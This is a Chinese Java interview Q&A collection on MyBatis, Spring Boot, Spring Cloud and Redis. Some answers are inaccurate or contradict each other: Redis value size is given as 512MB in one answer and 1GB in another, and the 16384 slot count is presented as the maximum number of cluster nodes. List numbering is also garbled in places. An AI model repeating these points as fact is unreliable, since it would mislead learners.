1. MyBatis 动态 SQL 可以让我们在 XML 映射文件内，以标签的形式编写动态 SQL，完成逻辑判断和动态拼接 SQL 的功能；
2. MyBatis 提供了 9 种动态 SQL 标签：trim、where、set、foreach、if、choose、when、otherwise、bind；
3. 执行原理：使用 OGNL 从 SQL 参数对象中计算表达式的值，根据表达式的值动态拼接 SQL，以此来完成动态 SQL 的功能。

## 题目 35：MyBatis 缓存？

- **一级缓存**: 基于 PerpetualCache 的 HashMap 本地缓存，其存储作用域为 Session，当 Session flush 或 close 之后，该 Session 中的所有 Cache 就将清空，默认打开一级缓存。
- **二级缓存**与一级缓存其机制相同，默认也是采用 PerpetualCache，HashMap 存储，不同在于其存储作用域为 Mapper(Namespace)，并且可自定义存储源，如 Ehcache。默认不打开二级缓存，要开启二级缓存，使用二级缓存属性类需要实现 Serializable 序列化接口(可用来保存对象的状态),可在它的映射文件中配置
- 对于缓存数据更新机制，当某一个作用域(一级缓存 Session/二级缓存 Namespaces)的进行了 cud 操作后，默认该作用域下所有 select 中的缓存将被 clear 掉并重新更新，如果开启了二级缓存，则只根据配置判断是否刷新。

## 题目 36：ResultType 和 ResultMap 的区别？

- 如果数据库结果集中的列名和要封装实体的属性名完全一致的话用 resultType 属性
- 如果数据库结果集中的列名和要封装实体的属性名有不一致的情况用 resultMap 属性，通过 resultMap 手动建立对象关系映射，resultMap 要配置一下表和类的一一对应关系，所以说就算你的字段名和你的实体类的属性名不一样也没关系，都会给你映射出来

## 题目 37：MyBatis 中有哪些设计模式？

Mybatis 至少遇到了以下的设计模式的使用：

- **Builder 模式**，例如 SqlSessionFactoryBuilder、XMLConfigBuilder、XMLMapperBuilder、XMLStatementBuilder、CacheBuilder；
- **工厂模式**，例如 SqlSessionFactory、ObjectFactory、MapperProxyFactory；
- **单例模式**，例如 ErrorContext 和 LogFactory；
- **代理模式**，Mybatis 实现的核心，比如 MapperProxy、ConnectionLogger，用的 jdk 的动态代理；还有 executor.loader 包使用了 cglib 或者 javassist 达到延迟加载的效果；
- **组合模式**，例如 SqlNode 和各个子类 ChooseSqlNode 等；
- **模板方法模式**，例如 BaseExecutor 和 SimpleExecutor，还有 BaseTypeHandler 和所有的子类例如 IntegerTypeHandler；
- **适配器模式**，例如 Log 的 Mybatis 接口和它对 jdbc、log4j 等各种日志框架的适配实现；
- **装饰者模式**，例如 Cache 包中的 cache.decorators 子包中等各个装饰者的实现；
- **迭代器模式**，例如迭代器模式 PropertyTokenizer；

# Java 热门面试题-微服务框架

## 题目 1：为什么用 SpringBoot（优点）？

- 简单回答：

Spring Boot 是 Spring 开源组织下的子项目，是 Spring 组件一站式解决方案，主要是简化了使用 Spring 的难度，简省了繁重的配置，提供了各种启动器，开发者能快速上手。

- 详细回答：

  –独立运行 Spring Boot 而且内嵌了各种 servlet 容器，Tomcat、Jetty 等，现在不再需要打成 war 包部署到容器中，Spring Boot 只要打成一个可执行的 jar 包就能独立运行，所有的依赖包都在一个 jar 包内。

  –简化配置 spring-boot-starter-web 启动器自动依赖其他组件，简少了 maven 的配置。

  –自动配置 Spring Boot 能根据当前类路径下的类、jar 包来自动配置 bean，如添加一个 spring-boot-starter-web 启动器就能拥有 web 的功能，无需其他配置。

  –无代码生成和 XML 配置 Spring Boot 配置过程中无代码生成，也无需 XML 配置文件就能完成所有配置工作，这一切都是借助于条件注解完成的，这也是 Spring4.x 的核心功能之一。

  –避免大量的 Maven 导入和各种版本冲突

  –应用监控 Spring Boot 提供一系列端点可以监控服务及应用，做健康检测。

  SpringBoot 优点概括起来就是简化：简化编码，简化配置，简化部署，简化监控，简化依赖坐标导入，简化整合其他技术

## 题目 2：SpringBoot、Spring MVC 和 Spring 有什么区别？

- **Spring** Spring 最重要的特征是依赖注入。所有 Spring Modules 不是依赖注入就是 IOC 控制反转。 当我们恰当的使用 DI 或者是 IOC 的时候，可以开发松耦合应用。
- **Spring MVC** Spring MVC 提供了一种分离式的方法来开发 Web 应用。通过运用像 DispatcherServlet，ModelAndView 和 ViewResolver 等一些简单的概念，开发 Web 应用将会变的非常简单。
- **SpringBoot** Spring 和 Spring MVC 的问题在于需要配置大量的参数。 SpringBoot 通过一个自动配置和启动的项来解决这个问题。

## 题目 3：SpringBoot 启动时都做了什么？

1. SpringBoot 在启动的时候从类路径下的 META-INF/spring.factories 中获取 EnableAutoConfiguration 指定的值

b) 将这些值作为自动配置类导入容器 ， 自动配置类就生效 ， 帮我们进行自动配置工作；
c) 整个 J2EE 的整体解决方案和自动配置都在 springboot-autoconfigure 的 jar 包中；
4. 它会给容器中导入非常多的自动配置类 （xxxAutoConfiguration），就是给容器中导入这个场景需要的所有组件 ， 并配置好这些组件 ；
5. 有了自动配置类 ， 免去了我们手动编写配置注入功能组件等的工作；

## 题目 4：SpringFactories 机制？

Spring Boot 的自动配置是基于 Spring Factories 机制实现的。Spring Factories 机制是 Spring Boot 中的一种服务发现机制，这种扩展机制与 Java SPI 机制十分相似。Spring Boot 会自动扫描所有 Jar 包类路径下 META-INF/spring.factories 文件，并读取其中的内容，进行实例化，这种机制也是 Spring Boot Starter 的基础。

## 题目 5：SpringBoot 自动配置原理？

注解 @EnableAutoConfiguration, @Configuration, @ConditionalOnClass 就是自动配置的核心，

@EnableAutoConfiguration 给容器导入 META-INF/spring.factories 里定义的自动配置类。

每一个自动配置类结合对应的 xxxProperties.java 读取配置文件进行自动配置功能。

## 题目 6：运行 SpringBoot 有哪几种方式？

- 打包用命令或者放到容器中运行
- 用 Maven/ Gradle 插件运行
- 直接执行 main 方法运行

## 题目 7：SpringBoot 的核心注解是哪个？由哪些注解组成？

SpringBootApplication，由 3 个注解组成：

- @SpringBootConfiguration：组合了 @Configuration 注解，实现配置文件的功能。

- @EnableAutoConfiguration：打开自动配置的功能，也可以关闭某个自动配置的选项，如关闭数据源自动配置功能。
- @ComponentScan：Spring 组件扫描。

## 题目 8：Spring Boot 中的 starter 到底是什么 ？

- 依赖管理对于项目至关重要。当项目足够复杂时，管理依赖项可能会变成一场噩梦，因为涉及的组件太多了。这就是 Spring Boot 的 starter 就派上用场了。每个 starter 都可以为我们提供所需要的 Spring 技术的一站式服务。并且以一致的方式传递和管理其他所需的依赖关系。 所有官方 starter 都在 org.springframework.boot 组下，其名称以 spring-boot-starter- 开头 。非官方的 starter 的名称在前，如 mybatis-spring-boot-starter。这种命名模式使得查找启动器变得很容易，尤其是在使用支持按名称搜索依赖关系的 IDE 时。但是这个不是绝对的，有些开发者可能不遵从这种契约。
- 目前大概有超过 50 种官方 starter。

在导入的 starter 之后，SpringBoot 主要帮我们完成了两件事情：

- 相关组件的自动导入
- 相关组件的自动配置

这两件事情统一称为 SpringBoot 的自动配置

## 题目 9：SpringBoot 常用的 starter 有哪些?

- spring-boot-starter： 核心启动器，包括自动配置支持，日志记录和 YAML
- spring-boot-starter-web (嵌入 tomcat 和 web 开发需要 servlet 与 jsp 支持)
- spring-boot-starter-test - 单元测试和集成测试；
- spring-boot-starter-jdbc - 传统的 JDBC；
- spring-boot-starter-security - 使用 SpringSecurity 进行身份验证和授权；
- spring-boot-starter-data-jpa (数据库支持)
- spring-boot-starter-data-redis (redis 数据库支持)
- spring-boot-starter-data-amqp (MQ 支持)
- mybatis-spring-boot-starter (第三方的 mybatis 集成 starter)

## 题目 10：bootstrap.yml 和 application.yml 有何区别 ？

SpringBoot 两个核心的配置文件：

- **bootstrap**(.yml 或者 .properties)：boostrap 由父 ApplicationContext 加载的，比 applicaton 优先加载，配置在应用程序上下文的引导阶段生效。一般来说我们在 SpringCloud Config 或者 Nacos 中会用到它。且 boostrap 里面的属性不能被覆盖；
- **application** (.yml 或者.properties)：由 ApplicatonContext 加载，用于 SpringBoot 项目的自动化配置。

## 题目 11：SpringBoot 配置文件加载顺序?

如果在不同的目录中存在多个配置文件，它的读取顺序是：

1. config/application.properties（项目根目录中 config 目录下）
b) config/application.yml
c) application.properties（项目根目录下）
4. application.yml
5. resources/config/application.properties（项目 resources 目录中 config 目录下
6. resources/config/application.yml
7. resources/application.properties（项目的 resources 目录下）
8. resources/application.yml

## 题目 12：SpringBoot 可以有哪些方式加载配置？

- properties 文件；
- YAML 文件；
- 系统环境变量；
- 命令行参数；

## 题目 13：SpringBoot 读取配置文件内容的方式有几种？

1. 使用 @Value 注解直接注入对应的值，这能获取到 Spring 中 Environment 的值；
b) 使用 @ConfigurationProperties 注解把对应的值绑定到一个对象；
c) 直接获取注入 Environment 进行获取；
4. @Value PropertySource 和@Value 配合使用（注意不支持操作 yml 格式配置文件）

## 题目 14：SpringBoot 支持哪些日志框架？默认的日志框架是哪个？

Spring Boot 支持 Java Util Logging, Log4j2, Lockback 作为日志框架，如果你使用 Starters 启动器，Spring Boot 将使用 Logback 作为默认日志框架

## 题目 15：SpringBoot 打成的 jar 和普通的 jar 有什么区别 ？

- SpringBoot 项目最终打包成的 jar 是可执行 jar ，这种 jar 可以直接通过 java -jar xxx.jar 命令来运行，这种 jar 不可以作为普通的 jar 被其他项目依赖，即使依赖了也无法使用其中的类。
- SpringBoot 的 jar 无法被其他项目依赖，主要还是他和普通 jar 的结构不同。普通的 jar 包，解压后直接就是包名，包里就是我们的代码，而 Spring Boot 打包成的可执行 jar 解压后，在 \BOOT-INF\classes 目录下才是我们的代码，因此无法被直接引用。如果非要引用，可以在 pom.xml 文件中增加配置，将 Spring Boot 项目打包成两个 jar ，一个可执行，一个可引用。

## 题目 16：为什么我们需要 spring-boot-maven-plugin?

spring-boot-maven-plugin 提供了一些像 jar 一样打包或者运行应用程序的命令。

- spring-boot:run 运行你的 SpringBooty 应用程序。
- spring-boot：repackage 重新打包你的 jar 包或者是 war 包使其可执行
- spring-boot：start 和 spring-boot：stop 管理 Spring Boot 应用程序的生命周期（也可以说是为了集成测试）。
- spring-boot:build-info 生成执行器可以使用的构造信息。

## 题目 17：如何监视所有 Spring Boot 微服务？

Spring Boot 提供监视器端点以监控各个微服务的度量。这些端点对于获取有关应用程序的信息（如它们是否已启动）以及它们的组件（如数据库等）是否正常运行很有帮助。但是，使用监视器的一个主要缺点或困难是，我们必须单独打开应用程序的知识点以了解其状态或健康状况。想象一下涉及 50 个应用程序的微服务，管理员将不得不击中所有 50 个应用程序的执行终端。为了帮助我们处理这种情况，我

们将使用 Spring Boot Admin 开源项目。它建立在 Spring Boot Actuator 之上，它提供了一个 Web UI，使我们能够可视化多个应用程序的度量。

## 题目 18：SpringBoot 开发服务会遇到哪些问题？

- **与分布式系统相关的复杂性**：这种开销包括网络问题，延迟开销，带宽问题，安全问题。
- **服务发现**：服务发现工具管理群集中的流程和服务如何查找和互相交谈。它涉及一个服务目录，在该目录中注册服务，然后能够查找并连接到该目录中的服务。
- **冗余**：分布式系统中的冗余问题。
- **负载平衡**：负载平衡改善跨多个计算资源的工作负荷，诸如计算机，计算机集群，网络链路，中央处理单元，或磁盘驱动器的分布。
- **性能问题**：由于各种运营开销导致的性能问题。
- **部署复杂性**：Devops 技能的要求。

## 题目 19：微服务的优缺点是什么？用微服务遇到哪些问题？

- 优点：松耦合，聚焦单一业务功能，无关开发语言，团队规模降低。在开发中，不需要了解多有业务，只专注于当前功能，便利集中，功能小而精。微服务一个功能受损，对其他功能影响并不是太大，可以快速定位问题。微服务只专注于当前业务逻辑代码，不会和 html、css 或其他界面进行混合。可以灵活搭配技术，独立性比较舒服。
- 缺点：随着服务数量增加，管理复杂，部署复杂，服务器需要增多，服务通信和调用压力增大，运维工程师压力增大，人力资源增多，系统依赖增强，数据一致性，性能监控。

## 题目 20：什么是 SpringCloud？

SpringCloud 是一系列框架的有序集合。它利用 SpringBoot 的开发便利性巧妙地简化了分布式系统基础设施的开发，如服务发现注册、配置中心、消息总线、负载均衡、断路器、数据监控等，都可以用 SpringBoot 的开发风格做到一键启动和部署。

## 题目 21：为什么用 SpringCloud（优点）？

不论是商业应用还是用户应用，在业务初期都很简单，我们通常会把它实现为单体结构的应用。但是，随着业务逐渐发展，产品思想会变得越来越复杂，单体结构的应用也会越来越复杂。这就会给应用带来如下的几个问题：

- **代码结构混乱**：业务复杂，导致代码量很大，管理会越来越困难。同时，这也会给业务的快速迭代带来巨大挑战；
- **开发效率变低**：开发人员同时开发一套代码，很难避免代码冲突。开发过程会伴随着不断解决冲突的过程，这会严重的影响开发效率；
- **排查解决问题成本高**：线上业务发现 bug，修复 bug 的过程可能很简单。但是，由于只有一套代码，需要重新编译、打包、上线，成本很高。

由于单体结构的应用随着系统复杂度的增高，会暴露出各种各样的问题。近些年来，微服务架构逐渐取代了单体架构，且这种趋势将会越来越流行。Spring Cloud 是目前最常用的微服务开发框架，已经在企业级开发中大量的应用。

## 题目 22：SpringCloud 和 SpringBoot 的区别和关系？

- Spring Boot 专注于快速方便的开发单个个体微服务。
- Spring Cloud 是关注全局的微服务协调整理治理框架以及一整套的落地解决方案，它 将 Spring Boot 开发的 一个个单体微服务整合并管理起来，为各个微服务之间提供：配置管理，服务发现，断路器，路由，微代理，事件总线等的集成服务。
- Spring Boot 可以离开 Spring Cloud 独立使用，但是 Spring Cloud 离不开 SpringBoot ，属于依赖的关系。

总结： Spring Boot 专注于快速，方便的开发单个微服务个体。 SpringCloud 关注全局的服务治理框架。

## 题目 23：SpringCloud 由哪些组件组成？

- Eureka 或 Nacos：服务注册与发现
- Zuul 或 SpringCloudGateway：服务网关
- Ribbon：客户端负载均衡
- Feign：声明性的 Web 服务客户端

- Hystrix：断路器
- SpringCloudConfig 或 Nacos：分布式统一配置管理

## 题目 24：SpringCloud 与 Dubbo 的区别？

| | Dubbo | Spring Cloud |
|---|---|---|
| 服务注册中心 | Zookeeper | Spring Cloud Netflix Eureka |
| 服务调用方式 | RPC | REST API |
| 服务监控 | Dubbo-monitor | Spring Boot Admin |
| 断路器 | 不完善 | Spring Cloud Netflix Hystrix |
| 服务网关 | 无 | Spring Cloud Netflix Zuul |
| 分布式配置 | 无 | Spring Cloud Config |
| 服务跟踪 | 无 | Spring Cloud Sleuth |
| 消息总线 | 无 | Spring Cloud Bus |
| 数据流 | 无 | Spring Cloud Stream |
| 批量任务 | 无 | Spring Cloud Task |
| ..... | ..... | ..... |

**服务调用方式：**

- dubbo 是 RPC
- springcloud 是 Rest Api

注册中心：

- dubbo 是 zookeeper；
- springcloud 是 eureka，也可以是 zookeeper、nacos

服务网关：

- dubbo 本身没有实现，只能通过其他第三方技术整合；
- springcloud 有 Zuul 路由网关，作为路由服务器，进行消费者的请求分发；springcloud 支持断路器，与 git 完美集成配置文件支持版本控制，事物总线实现配置文件的更新与服务自动装配等等一系列的微服务架构要素。

## 题目 25：Eureka 和 ZooKeeper 的区别？

- ZooKeeper 中的节点服务挂了就要选举，在选举期间注册服务瘫痪，虽然服务最终会恢复，但是选举期间不可用的， 选举就是改微服务做了集群，必须有一台主其他的都是从。
- Eureka 各个节点是平等关系，服务器挂了没关系，只要有一台 Eureka 就可以保证服务可用，数据都是最新的。如果查询到的数据并不是最新的，就是因为 Eureka 的自我保护模式导致的。
- Eureka 本质上是一个工程，而 ZooKeeper 只是一个进程。
- Eureka 可以很好的应对因网络故障导致部分节点失去联系的情况，而不会像 ZooKeeper 一样使得整个注册系统瘫痪。
- ZooKeeper 保证的是 CP，Eureka 保证的是 AP

## 题目 26：Eureka 工作原理？

- EurekaServer：服务注册中心（可以是一个集群），对外暴露自己的地址
- 提供者：启动后向 Eureka 注册自己信息（地址，提供什么服务）
- 消费者：向 Eureka 订阅服务，Eureka 会将对应服务的所有提供者地址列表发送给消费者，并且定期更新
- 心跳(续约)：提供者定期通过 http 方式向 Eureka 刷新自己的状态（每 30s 定时向 EurekaServer 发起请求）

## 题目 27：Feign 工作原理？

1. 主程序入口添加了@EnableFeignClients 注解开启对 FeignClient 扫描加载处理。根据 FeignClient 的开发规范，定义接口并加@FeignClientd 注解。

b) 当程序启动时，会进行包扫描，扫描所有@FeignClients 的注解的类，并且将这些信息注入 Spring IOC 容器中，当定义的 Feign 接口中的方法被调用时，通过 JDK 的代理方式，来生成具体的 RequestTemplate.

c) 当生成代理时，Feign 会为每个接口方法创建一个 RequestTemplate 对象，改对象封装可 HTTP 请求需要的全部信息，如请求参数名，请求方法等信息都是在这个过程中确定的。

4. 然后 RequestTemplate 生成 Request,然后把 Request 交给 Client 去处理，这里的 Client 可以是 JDK 原生的 URLConnection、Apache 的 HttpClient、也可以是 OKhttp，最后 Client 被封装到 LoadBalanceClient 类，这个类结合 Ribbon 负载均衡发起服务之间的调用。

## 题目 28：什么是 Hystrix？

在分布式系统，我们一定会依赖各种服务，那么这些个服务一定会出现失败的情况，就会导致雪崩，Hystrix 就是这样的一个工具，防雪崩利器，它具有服务降级，服务熔断，服务隔离，监控等一些防止雪崩的技术。 Hystrix 有四种防雪崩方式：

- 服务降级：接口调用失败就调用本地的方法返回一个空
- 服务熔断：接口调用失败就会进入调用接口提前定义好的一个熔断的方法，返回错误信息
- 服务隔离：隔离服务之间相互影响
- 服务监控：在服务发生调用时,会将每秒请求数、成功请求数等运行指标记录下来。

## 题目 29：什么是服务熔断？什么是服务降级？

- **熔断机制：** 是应对雪崩效应的一种微服务链路保护机制。当某个微服务不可用或者响应时间太长时，会进行服务降级，进而熔断该节点微服务的调用，快速返回“错误”的响应信息。当检测到该节点微服务调用响应正常后恢复调用链路。在 SpringCloud 框架里熔断机制通过 Hystrix 实现，Hystrix 会监控微服务间调用的状况，当失败的调用到一定阈值，缺省是 5 秒内调用 20 次，如果失败，就会启动熔断机制。
- **服务降级：** 一般是从整体负荷考虑。就是当某个服务熔断之后，服务器将不再被调用，此时客户端可以自己准备一个本地的 fallback 回调，返回一个缺省值

## 题目 30：什么是服务雪崩效应？

雪崩效应是在大型互联网项目中，当某个服务发生宕机时，调用这个服务的其他服务也会发生宕机，大型项目的微服务之间的调用是互通的，这样就会将服务的不可用逐步扩大到各个其他服务中，从而使整个项目的服务宕机崩溃

## 题目 31：微服务之间如何独立通讯?

- 同步通信：Dubbo 通过 **RPC 远程过程调用、springcloud 通过 REST 接口 json 调用** 等。
- 异步通信：消息队列，如：**RabbitMq、ActiveM、Kafka** 等。

# Java 热门面试题-分布式服务

## 题目 1：为什么使用 Redis

1. 速度快，因为数据存在内存中，类似于 HashMap，HashMap 的优势就是查找和操作的时间复杂度都是 O1)

b) 支持丰富数据类型，支持 string，list，set，Zset，hash 等

c) 支持事务，操作都是原子性，所谓的原子性就是对数据的更改要么全部执行，要么全部不执行

4. 丰富的特性：可用于缓存，消息，按 key 设置过期时间，过期后将会自动删除

## 题目 2：Redis 常见数据结构以及使用场景？

- String

–介绍 ：string 数据结构是简单的 key-value 类型。虽然 Redis 是用 C 语言写的，但是 Redis 并没有使用 C 的字符串表示，而是自己构建了一

种 **简单动态字符串**（simple dynamic string，**SDS**）。最大能存储 512MB。

–常用命令： set,get,strlen,exists,decr,incr,setex 等等。

–应用场景： 计数、缓存文章标题、微博内容等。

- List

–介绍 ：**list** 即是 **链表**。链表是一种非常常见的数据结构，特点是易于数据元素的插入和删除并且可以灵活调整链表长度，但是链表的随机访问困难。最多可存储 232 - 1 元素(4294967295, 每个列表可存储 40 亿)

–常用命令: rpush,lpop,lpush,rpop,lrange,llen 等。

–应用场景: 发布与订阅或者说消息队列。

- Hash

–介绍 ：hash 类似于 JDK1.8 前的 HashMap，内部实现也差不多(数组 + 链表)。不过，Redis 的 hash 做了更多优化。另外，hash 是一个 string 类型的 field 和 value 的映射表，**特别适合用于存储对象**，后续操作的时候，你可以直接仅仅修改这个对象中的某个字段的值。 比如我们可以 hash 数据结构来存储用户信息，商品信息等等。每个 hash 可以存储 232 -1 键值对（40 多亿）

–常用命令：hset,hmset,hexists,hget,hgetall,hkeys,hvals 等。

–应用场景: 系统中对象数据的存储。

- Set

–介绍 ： set 类似于 Java 中的 HashSet 。Redis 中的 set 类型是一种无序集合，集合中的元素没有先后顺序。当你需要存储一个列表数据，又不希望出现重复数据时，set 是一个很好的选择，并且 set 提供了判断某个成员是否在一个 set 集合内的重要接口，这个也是 list 所不能提供的。可以基于 set 轻易实现交集、并集、差集的操作。比如：你可以将一个用户所有的关注人存在一个集合中，将其所有粉丝存在一个集合。Redis 可以非常方便的实现如共同关注、共同粉丝、共同喜好等功能。这个过程也就是求交集的过程。最大的成员数为 232 -1(4294967295, 每个 集合可存储 40 多亿个成员)。

–常用命令：sadd,spop,smembers,sismember,scard,sinterstore,sunion 等。

–应用场景: 需要存放的数据不能重复以及需要获取多个数据源交集和并集等场景

- SortedSet(zset)

–介绍：SortedSet 和 set 相比，SortedSet 增加了一个权重参数 score，使得集合中的元素能够按 score 进行有序排列，还可以通过 score 的范围来获取元素的列表。有点像是 Java 中 HashMap 和 TreeSet 的结合体。

–常用命令：zadd,zcard,zscore,zrange,zrevrange,zrem 等。

–应用场景：需要对数据根据某个权重进行排序的场景。比如在直播系统中，实时排行信息包含直播间在线用户列表，各种礼物排行榜，弹幕消息（可以理解为按消息维度的消息排行榜）等信息。

## 题目 3：Memcache 与 Redis 的区别都有哪些？

- **存储方式不同：** Memcache 是把数据全部存在内存中，数据不能超过内存的大小，断电后数据库会挂掉。 Redis 有部分存在硬盘上，这样能保证数据的持久性。
- **数据支持的类型不同：** memcahe 对数据类型支持相对简单 redis 有复杂的数据类型。
- **使用底层模型不同：** 它们之间底层实现方式 以及与客户端之间通信的应用协议不一样。 Redis 直接自己构建了 VM 机制 ，因为一般的系统调用系统函数的话，会浪费一定的时间去移动和请求。
- **支持的 value 大小不一样：** redis 最大可以达到 1GB 而 memcache 只有 1MB

## 题目 4：Redis 可以用来做什么？

- 缓存
- 排行榜
- 分布式计数器
- 分布式锁
- 消息队列
- 分布式 token
- 限流

## 题目 5：Redis 为什么快？

- （内存操作）完全基于内存，绝大部分请求是纯粹的内存操作，非常快速。
- （单线程，省去线程切换、锁竞争的开销）采用单线程，避免了不必要的上下文切换和竞争条件，也不存在多进程或者多线程导致的切换而消耗 CPU，不用去考虑各种锁的问题，不存在加锁释放锁操作，没有因为可能出现死锁而导致的性能消耗；
- （NIO 的 IO 多路复用模型）使用多路 I/O 复用模型，非阻塞 IO；这里“多路”指的是多个网络连接，“复用”指的是复用同一个线程

## 题目 6：Redis 过期删除策略？

常用的过期数据的删除策略就两个：

- **惰性删除** ：只会在取出 key 的时候才对数据进行过期检查。这样对 CPU 最友好，但是可能会造成太多过期 key 没有被删除。
- **定期删除** ： 每隔一段时间抽取一批 key 执行删除过期 key 操作。并且，Redis 底层会通过限制删除操作执行的时长和频率来减少删除操作对 CPU 时间的影响。

定期删除对内存更加友好，惰性删除对 CPU 更加友好。两者各有千秋，所以 Redis 采用的是 **定期删除+惰性/懒汉式删除** 。

但是，仅仅通过给 key 设置过期时间还是有问题的。因为还是可能存在定期删除和惰性删除漏掉了很多过期 key 的情况。这样就导致大量过期 key 堆积在内存里，然后就 Out of memory 了。

怎么解决这个问题呢？答案就是：**Redis 内存淘汰机制。**

## 题目 7：Redis 内存淘汰策略？

Redis 提供 6 种数据淘汰策略：

- **volatile-lru（least recently used）**：从已设置过期时间的数据集（server.db[i].expires）中挑选最近最少使用的数据淘汰
- **volatile-ttl**：从已设置过期时间的数据集（server.db[i].expires）中挑选将要过期的数据淘汰

- **volatile-random**：从已设置过期时间的数据集（server.db[i].expires）中任意选择数据淘汰
- **allkeys-lru（least recently used）**：当内存不足以容纳新写入数据时，在键空间中，移除最近最少使用的 key（这个是最常用的）
- **allkeys-random**：从数据集（server.db[i].dict）中任意选择数据淘汰
- **no-eviction**：禁止驱逐数据，也就是说当内存不足以容纳新写入数据时，新写入操作会报错。这个应该没人使用吧！

4.0 版本后增加以下两种：

- **volatile-lfu（least frequently used）**：从已设置过期时间的数据集（server.db[i].expires）中挑选最不经常使用的数据淘汰
- **allkeys-lfu（least frequently used）**：当内存不足以容纳新写入数据时，在键空间中，移除最不经常使用的 key

## 题目 8：Redis 持久化机制 RDB 和 AOF 区别？

| 持久化方式 | RDB | AOF |
| --- | --- | --- |
| 占用存储空间 | 小（数据级：压缩） | 大（指令级：重写） |
| 存储速度 | 慢 | 快 |
| 恢复速度 | 快 | 慢 |
| 数据安全性 | 会丢失数据 | 依据策略决定 |
| 资源消耗 | 高/重量级 | 低/轻量级 |
| 启动优先级 | 低 | 高 |

*image-20220121165750009*

## 题目 9：Redis 如何选择合适的持久化方式

- 如果是数据不那么敏感，且可以从其他地方重新生成补回的，那么可以关闭持久化。

- 如果是数据比较重要，不想再从其他地方获取，且可以承受数分钟的数据丢失，比如缓存等，那么可以只使用 RDB。
- 如果是用做内存数据库，要使用 Redis 的持久化，建议是 RDB 和 AOF 都开启，或者定期执行 bgsave 做快照备份，RDB 方式更适合做数据的备份，AOF 可以保证数据的不丢失。

**补充：Redis4.0 对于持久化机制的优化**

Redis4.0 相对与 3.X 版本其中一个比较大的变化是 4.0 添加了新的混合持久化方式。

简单的说：新的 AOF 文件前半段是 RDB 格式的全量数据后半段是 AOF 格式的增量数据

- **优势**：混合持久化结合了 RDB 持久化 和 AOF 持久化的优点， 由于绝大部分都是 RDB 格式，加载速度快，同时结合 AOF，增量的数据以 AOF 方式保存了，数据更少的丢失。
- **劣势**：兼容性差，一旦开启了混合持久化，在 4.0 之前版本都不识别该 aof 文件，同时由于前部分是 RDB 格式，阅读性较差。

## 题目 10：在生成 RDB 期间，Redis 可以同时处理写请求么？

可以的，Redis 使用操作系统的多进程**写时复制技术 COW(Copy On Write)** 来实现快照持久化，保证数据一致性。Redis 在持久化时会调用 glibc 的函数 fork 产生一个子进程，快照持久化完全交给子进程来处理，父进程继续处理客户端请求。当主线程执行写指令修改数据的时候，这个数据就会复制一份副本， bgsave 子进程读取这个副本数据写到 RDB 文件。这既保证了快照的完整性，也允许主线程同时对数据进行修改，避免了对正常业务的影响。

## 题目 11：如何保存 Redis 数据与 DB 一致？

- 方案 1： 同步双写，即更新完 DB 后立即同步更新 redis
- 方案 2： 异步监听，即通过 Canal 监听 MySQL 变化的表，同步更新数据到 Redis
- 方案 3：MQ 异步，即更新完 DB 后生产消息到 MQ，MQ 消费者更新数据到 Redis

## 题目 12：Redis 的什么是缓存预热?

缓存预热是指系统上线后，提前将相关的缓存数据加载到缓存系统。避免在用户请求的时候，先查询数据库，然后再将数据缓存的问题，用户直接查询事先被预热的缓存数据。

如果不进行预热，那么 Redis 初始状态数据为空，系统上线初期，对于高并发的流量，都会访问到数据库中， 对数据库造成流量的压力。

缓存预热解决方案：

- 数据量不大的时候，工程启动的时候进行加载缓存动作；
- 数据量大的时候，设置一个定时任务脚本，进行缓存的刷新；
- 数据量太大的时候，优先保证热点数据进行提前加载到缓存。

## 题目 13：什么是缓存降级？

缓存降级是指缓存失效或缓存服务器挂掉的情况下，不去访问数据库，直接返回默认数据或访问服务的内存数据。降级一般是有损的操作，所以尽量减少降级对于业务的影响程度。

在进行降级之前要对系统进行梳理，看看系统是不是可以丢卒保帅；从而梳理出哪些必须誓死保护，哪些可降级；比如可以参考日志级别设置预案：

- **一般**：比如有些服务偶尔因为网络抖动或者服务正在上线而超时，可以自动降级；
- **警告**：有些服务在一段时间内成功率有波动（如在 95~100%之间），可以自动降级或人工降级，并发送告警；
- **错误**：比如可用率低于 90%，或者数据库连接池被打爆了，或者访问量突然猛增到系统能承受的最大阀值，此时可以根据情况自动降级或者人工降级；
- **严重错误**：比如因为特殊原因数据错误了，此时需要紧急人工降级。

## 题目 14：Redis 的缓存雪崩、缓存穿透、缓存击穿

- 缓存穿透

  –缓存穿透：缓存中和数据库中都没有所查询的东西，从而使数据库崩掉。

–解决方案：将一条数据库不存在的数据也放入缓存中这样即使数据库不存在但缓存中有，还可

以使用布隆过滤器。

- 缓存击穿

  –缓存击穿：缓存中没有但数据库中有，如果同一时间访问量过大会使数据崩掉。

  –解决方案：加分布式锁，一条数据访问数据库；将数据存储到缓存中，其他线程从缓存中拿。

- 缓存雪崩

  –缓存雪崩：缓存中的数据正好在一个时间删除，当请求来时穿过缓存访问数据库。

  –解决方案：1.提前预热；2.设置随机缓存中数据的过期时间；3.做缓存备份

## 题目 15：Redis 集群最大节点个数是多少?如何根据 Key 定位到集群节点？

最大节点个数 16384。使用 crc16 算法对 key 进行 hash 将 hash 值对 16384 取模，得到具体的槽位根据节点和槽位的映射信息（与集群建立连接后，客户端可以取得槽位映射信息），找到具体的节点地址。

## 题目 16：Redis 数据里有 10w 个 key 是某前缀开头如何找到？

生产环境应禁止用使用 keys 和类似的命令 smembers，这种时间复杂度为 O（N）。keys 指令会导致线程阻塞一段时间，线上服务会停顿，直到指令执行完毕，服务才能恢复。这个时候可以使用 scan 指令，scan 指令可以无阻塞的提取出指定模式的 key 列表，但是会有一定的重复概率，在客户端做一次去重就可以了，但是整体所花费的时间会比直接用 keys 指令长。

## 题目 17：常见的分布式锁有哪些解决方案？

实现分布式锁目前有三种流行方案，即基于关系型数据库、Redis、ZooKeeper 的方案

**1、基于关系型数据库，如 MySQL**

基于关系型数据库实现分布式锁，是依赖数据库的唯一性来实现资源锁定，比如主键和唯一索引等。

- 缺点：
  - –这把锁强依赖数据库的可用性，数据库是一个单点，一旦数据库挂掉，会导致业务系统不可用。
  - –这把锁没有失效时间，一旦解锁操作失败，就会导致锁记录一直在数据库中，其他线程无法再获得到锁。
  - –这把锁只能是非阻塞的，因为数据的 insert 操作，一旦插入失败就会直接报错。没有获得锁的线程并不会进入排队队列，要想再次获得锁就要再次触发获得锁操作。
  - –这把锁是非重入的，同一个线程在没有释放锁之前无法再次获得该锁。因为数据中数据已经存在了。

**2、基于 Redis 实现**

优点：

- Redis 锁实现简单，理解逻辑简单，性能好，可以支撑高并发的获取、释放锁操作。

缺点：

- Redis 容易单点故障，集群部署，并不是强一致性的，锁的不够健壮；
